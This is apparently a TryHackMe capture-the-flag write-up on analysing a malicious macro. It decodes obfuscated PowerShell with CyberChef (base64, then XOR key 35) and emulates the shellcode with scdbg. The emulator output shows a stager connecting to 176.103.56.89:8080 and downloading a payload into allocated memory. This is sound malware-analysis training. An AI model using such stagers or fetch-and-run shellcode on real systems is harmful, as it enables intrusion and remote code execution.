
1) Read Caption – CobaltStrikeIsEverywhere

After using vmonkey we have received a powershell obfuscated command. It has been **base64 encoded**


Copy and paste the content in CyberChef. Apply operations in order- From base64 and then remove null bytes




2) Decryption key is 35



3) Copy pasted the encrypted shell code in cyberchef and applied Frombase64 operation with xor – key 35 (decimal) . We can see the user agent



4) Download the encrypted shell code file mentioned in above image.



5) Now use the tool –(shellcodedebugger) **sctdbg -h**

And hit the command mentioned in the image below.

```
ubuntu@ip-10-10-96-178:~$ sctdbg /f '/home/ubuntu/Downloads/download.dat' -s -1
```

Result is mentioned below.

```
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a2 LoadLibraryA(wininet)
4010b0 InternetOpenA()
4010cc InternetConnectA(server: 176.103.56.89, port: 8080, )
4010e4 HttpOpenRequestA(path: /SjMR, )
4010f8 HttpSendRequestA(User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
, )
40111a GetDesktopWindow()
401129 InternetErrorDlg(11223344, 4893, 40111a, 7, 0)
4012de VirtualAlloc(base=0 , sz=400000) = 600000
4012f9 InternetReadFile(4893, buf: 600000, size: 2000)
■
```

This above image provides maximum answer to the questions of Task 6.

That is all for this Write-up, hoping this will help you in solving the challenges of Squid Game-Task2.
Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

